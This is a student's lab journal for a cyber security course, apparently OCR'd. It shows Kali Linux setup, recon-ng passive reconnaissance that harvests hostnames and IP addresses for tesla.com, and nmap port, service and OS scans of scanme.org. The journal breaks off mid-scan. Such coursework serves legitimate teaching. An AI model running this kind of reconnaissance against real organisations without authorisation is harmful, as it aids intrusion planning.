Name : Omkar yashwant More Roll no: 546


Subject : Cyber Security and Risk Assessment Paper : RJSPCS204B

INDEX


NO	DATE	TITLE	PAGE NO	SIGN
1		Exploring and building a verification lab for penetration testing (Kali Linux).		
2		Use of open-source intelligence and passive reconnaissance		
3		Practical on enumerating host, port, and service scanning		
4		Practical on vulnerability scanning and assessment		
5		Practical on use of Social Engineering Toolkit		
6		Practical on Exploiting Web-based applications		
7		Practical on using Metasploit Framework for exploitation.		
8		Practical based on Password analysis for password cracking		

Practical 1


Environment setup



Open kali linux





Turn on power on this virtual machine



Username kali

Password kali






Kali-Linux-2020.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-2020.4-vmwar...
02:47 AM
Trash
File System
Home
KALI
BY OFFENSIVE SECURITY


Practical 2

Uses of open-source intelligence and passive reconnaissance

Use of open-source intelligence and passive reconnaissance (2)







```
Kali-Linux-2022.2-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
e Actions Edit View Help
recon-ng][default] > workspaces help
anages workspaces

sage: workspaces <create|list|load|remove> [ ... ]

recon-ng][default] >
```

```
Usage: workspaces <create|list|load|remove> [ ... ]

[recon-ng][default] > workspaces create carlove
```

```
File Actions Edit View Help
[recon-ng][carlover] > workspaces list

  +----------------------------------+
  | Workspaces |       Modified      |
  +----------------------------------+
  | carlover   | 2022-08-14 16:57:41 |
  | default    | 2022-08-14 16:48:53 |
  +----------------------------------+

[recon-ng][carlover] >
```

```
[recon-ng][carlover] > help db
Interfaces with the workspace's database

Usage: db <delete|insert|notes|query|schema> [ ... ]
```

```
[recon-ng][carlover] > db schema
```

```
recon-ng][carlover] > db insert domains
omain (TEXT): tesla.co
```

```
[recon-ng][carlover] > db insert domains
domain (TEXT): tesla.com
notes (TEXT): For learning purpose only.
[*] 1 rows affected.
[recon-ng][carlover] > show help
Shows various framework items

Usage: show <companies|contacts|credentials|domains|hosts|leaks|locations|netblocks|ports|prof
iles|pushpins|repositories|vulnerabilities>

[recon-ng][carlover] >
```

```
[recon-ng][carlover] > show domains

  +-------------------------------------------------------------+
  | rowid |   domain   |           notes            |    module    |
  +-------------------------------------------------------------+
  | 1     | tesla.com | For learning purpose only. | user_defined |
  +-------------------------------------------------------------+
```

```
File  Actions  Edit  View  Help
[recon-ng][carlover] > show domains

  +-------------------------------------------------------------+
  | rowid |   domain   |           notes            |    module    |
  +-------------------------------------------------------------+
  | 1     | tesla.com | For learning purpose only. | user_defined |
  +-------------------------------------------------------------+

[*] 1 rows returned
[recon-ng][carlover] > modules help
Interfaces with installed modules

Usage: modules <load|reload|search> [...]
```

```
[recon-ng][carlover] > modules search hack
[*] Searching installed modules for 'hack' ...

  Recon
```

```
[recon-ng][carlover] > modules load recon/domains-hosts/hackertarget
[recon-ng][carlover][hackertarget] >
```

```
[recon-ng][carlover][hackertarget] > info

      Name: HackerTarget Lookup
    Author: Michael Henriksen (@michenriksen)
```

```
[recon-ng][carlover][hackertarget] > options help
Manages the current context options
```

```
[recon-ng][carlover][hackertarget] > options set SOURCE tesla.com
SOURCE => tesla.com
```

```
[recon-ng][carlover][hackertarget] > run
```

```
Country: None
Host: o7.ptr6980.tesla.com
Ip_Address: 149.72.144.42
Latitude: None
Longitude: None
Notes: None
Region: None

Country: None
Host: vpn1.tesla.com
Ip_Address: 8.45.124.215
Latitude: None
Longitude: None
Notes: None
Region: None
```

```
[recon-ng][carlover][hackertarget] > show hosts
```

```
File Actions Edit View Help
[recon-ng][carlover][hackertarget] > modules search report
[*] Searching installed modules for 'report' ...
```

```
[recon-ng][carlover][hackertarget] > modules load reporting/html
[recon-ng][carlover][html] >
```

```
[recon-ng][carlover][html] > info
```


```
[recon-ng][carlover][html] > options help
Manages the current context options

Usage: options <list|set|unset> [ ... ]

[recon-ng][carlover][html] > options set CREATOR AFS Hackers
CREATOR => AFS Hackers
[recon-ng][carlover][html] > options set CUSTOMER Afshan
CUSTOMER => Afshan
```


```
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# touch carinfo.html
```

```
CUSTOMER ⇒ Afshan
[recon-ng][carlover][html] > options set /home/kali/carinfo.html
```

```
[recon-ng][carlover][html] > options set FILENAME /home/kali/carinfo.html
FILENAME ⇒ /home/kali/carinfo.html
[recon-ng][carlover][html] >
```

```
[recon-ng][carlover][html] > run
[*] Report generated at '/home/kali/carinfo.html'.
[recon-ng][carlover][html] >
```





Practical 3

Aim : on enumerating host, port, and service scanning

Step 1:

Run command : nmap scanme.org -v

-v :stand for verbose . It provides detailed and extensive output or information

```
┌──(kali㉿kali)-[~]
└─$ nmap scanme.org -v
Starting Nmap 7.91 ( https://nmap.org ) at 2024-02-09 00:56 EST
Initiating Ping Scan at 00:57
Scanning scanme.org (45.33.32.156) [2 ports]
Completed Ping Scan at 00:57, 0.26s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:57
Completed Parallel DNS resolution of 1 host. at 00:57, 0.30s elapsed
Initiating Connect Scan at 00:57
Scanning scanme.org (45.33.32.156) [1000 ports]
Discovered open port 80/tcp on 45.33.32.156
Discovered open port 22/tcp on 45.33.32.156
Discovered open port 31337/tcp on 45.33.32.156
Completed Connect Scan at 00:57, 30.30s elapsed (1000 total ports)
Nmap scan report for scanme.org (45.33.32.156)
Host is up (0.26s latency).
Other addresses for scanme.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
rDNS record for 45.33.32.156: scanme.nmap.org
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
31337/tcp open  Elite

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 46.27 seconds
```

Step 2:

Command : nmap -v -T4 scanme.org

-T4: Set timing template (higher is faster)

```
┌──(kali㉿kali)-[~]
└─$ nmap -v -T4 scanme.org
Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-16 02:55 EDT
Initiating Ping Scan at 02:55
Scanning scanme.org (45.33.32.156) [2 ports]
Completed Ping Scan at 02:55, 0.25s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:55
Completed Parallel DNS resolution of 1 host. at 02:56, 4.30s elapsed
Initiating Connect Scan at 02:56
Scanning scanme.org (45.33.32.156) [1000 ports]
Discovered open port 80/tcp on 45.33.32.156
Discovered open port 22/tcp on 45.33.32.156
Discovered open port 31337/tcp on 45.33.32.156
Discovered open port 9929/tcp on 45.33.32.156
Completed Connect Scan at 02:56, 22.09s elapsed (1000 total ports)
Nmap scan report for scanme.org (45.33.32.156)
Host is up (0.25s latency).
Other addresses for scanme.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
rDNS record for 45.33.32.156: scanme.nmap.org
Not shown: 996 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 31.87 seconds
```

Step 3:

command : sudo nmap -v -sT -scanme.org

-sT: Scan TCP

```
┌──(kali㉿kali)-[~]
└─$ nmap -v -sT  scanme.org
Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-16 03:01 EDT
Initiating Ping Scan at 03:01
Scanning scanme.org (45.33.32.156) [2 ports]
Completed Ping Scan at 03:01, 0.24s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:01
Completed Parallel DNS resolution of 1 host. at 03:01, 8.13s elapsed
Initiating Connect Scan at 03:01
Scanning scanme.org (45.33.32.156) [1000 ports]
Discovered open port 80/tcp on 45.33.32.156
Discovered open port 22/tcp on 45.33.32.156
Discovered open port 9929/tcp on 45.33.32.156
Discovered open port 31337/tcp on 45.33.32.156
Completed Connect Scan at 03:01, 26.86s elapsed (1000 total ports)
Nmap scan report for scanme.org (45.33.32.156)
Host is up (0.25s latency).
Other addresses for scanme.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
rDNS record for 45.33.32.156: scanme.nmap.org
Not shown: 996 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 35.49 seconds
```

Step 4:

Command : sudo nmap -v -O scanme.org

-O :Detect Operating system

```
QUITTING!

┌──(kali㉿kali)-[~]
└─$ sudo nmap -v -O  scanme.org
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-16 03:04 EDT
Initiating Ping Scan at 03:04
Scanning scanme.org (45.33.32.156) [4 ports]
Completed Ping Scan at 03:04, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:04
Completed Parallel DNS resolution of 1 host. at 03:04, 0.12s elapsed
Initiating SYN Stealth Scan at 03:04
Scanning scanme.org (45.33.32.156) [1000 ports]
Discovered open port 22/tcp on 45.33.32.156
Discovered open port 80/tcp on 45.33.32.156
Increasing send delay for 45.33.32.156 from 0 to 5 due to 11 out of 15 dropped probes since last increase.
Increasing send delay for 45.33.32.156 from 5 to 10 due to 173 out of 575 dropped probes since last increase.
Increasing send delay for 45.33.32.156 from 10 to 20 due to max_successful_tryno increase to 4
Increasing send delay for 45.33.32.156 from 20 to 40 due to max_successful_tryno increase to 5
Increasing send delay for 45.33.32.156 from 40 to 80 due to max_successful_tryno increase to 6
SYN Stealth Scan Timing: About 45.81% done; ETC: 03:06 (0:00:37 remaining)
Increasing send delay for 45.33.32.156 from 80 to 160 due to max_successful_tryno increase to 7
Increasing send delay for 45.33.32.156 from 160 to 320 due to max_successful_tryno increase to 8
```

Step 5

Command : sudo nmap -v -A scanme.org


-A aggressive scan

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A -v    scanme.org
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-16 03:47 EDT
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 03:47
Completed NSE at 03:47, 0.00s elapsed
Initiating NSE at 03:47
Completed NSE at 03:47, 0.00s elapsed
Initiating NSE at 03:47
Completed NSE at 03:47, 0.00s elapsed
Initiating Ping Scan at 03:47
Scanning scanme.org (45.33.32.156) [4 ports]
Completed Ping Scan at 03:47, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:47
Completed Parallel DNS resolution of 1 host. at 03:47, 0.14s elapsed
Initiating SYN Stealth Scan at 03:47
Scanning scanme.org (45.33.32.156) [1000 ports]
Discovered open port 9929/tcp on 45.33.32.156
Increasing send delay for 45.33.32.156 from 0 to 5 due to 11 out of 22 dropped probes since last increase.
Discovered open port 31337/tcp on 45.33.32.156
Increasing send delay for 45.33.32.156 from 5 to 10 due to max_successful_tryno increase to 4
adjust_timeouts2: packet supposedly had rtt of 9131304 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 9131304 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 8979290 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 8979290 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 9048193 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 9048193 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 8905327 microseconds.  Ignoring time.
```

